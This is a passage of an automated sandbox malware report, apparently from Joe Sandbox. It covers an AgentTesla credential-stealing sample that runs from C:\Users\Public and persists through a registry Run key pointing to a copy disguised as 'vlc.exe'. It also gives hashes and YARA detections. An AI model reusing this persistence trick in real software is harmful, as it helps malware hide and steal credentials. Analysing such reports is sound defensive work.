C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	65791B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	65791B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Windows\CurrentVersion\Run	vlc	unicode	"C:\Users\user\AppData\Roaming \Microsoft\Windows\Start Menu\ Programs\VideoLAN\vlc.exe"	success or wait	1	6579646A	RegSetValueExW

Analysis Process: raqfxwuo.exe PID: 6484 Parent PID: 3480

General

Start time:	12:19:02
Start date:	28/11/2020
Path:	C:\Users\Public\raqfxwuo.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\raqfxwuo.exe'
Imagebase:	0x420000
File size:	518656 bytes
MD5 hash:	0998148D355B1E7BAD7B44558AA4C125
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.899832989.00000000028A8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.900029197.0000000003781000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: raqfxwuo.exe PID: 1692 Parent PID: 6168

General

Start time:	12:19:20
Start date:	28/11/2020
Path:	C:\Users\Public\raqfxwuo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\raqfxwuo.exe
Imagebase:	0x8a0000
File size:	518656 bytes
MD5 hash:	0998148D355B1E7BAD7B44558AA4C125
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.926985798.0000000002D71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.926985798.0000000002D71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.924181667.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: raqfxwuo.exe PID: 6512 Parent PID: 6484

General

Start time:	12:19:20
Start date:	28/11/2020
Path:	C:\Users\Public\raqfxwuo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\raqfxwuo.exe
Imagebase:	0xa90000
File size:	518656 bytes
MD5 hash:	0998148D355B1E7BAD7B44558AA4C125
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000015.00000002.924149098.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000015.00000002.926541973.0000000002EB1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.926541973.0000000002EB1000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: vlc.exe PID: 1256 Parent PID: 3424

General

Start time:	12:19:26
Start date:	28/11/2020
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe'
Imagebase:	0xb80000
File size:	518656 bytes
MD5 hash:	0998148D355B1E7BAD7B44558AA4C125
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 24%, Metadefender, Browse • Detection: 55%, ReversingLabs

Analysis Process: vlc.exe PID: 5088 Parent PID: 3424

General

Start time:	12:19:35
Start date:	28/11/2020
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe'
Imagebase:	0x390000
File size:	518656 bytes
MD5 hash:	0998148D355B1E7BAD7B44558AA4C125
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis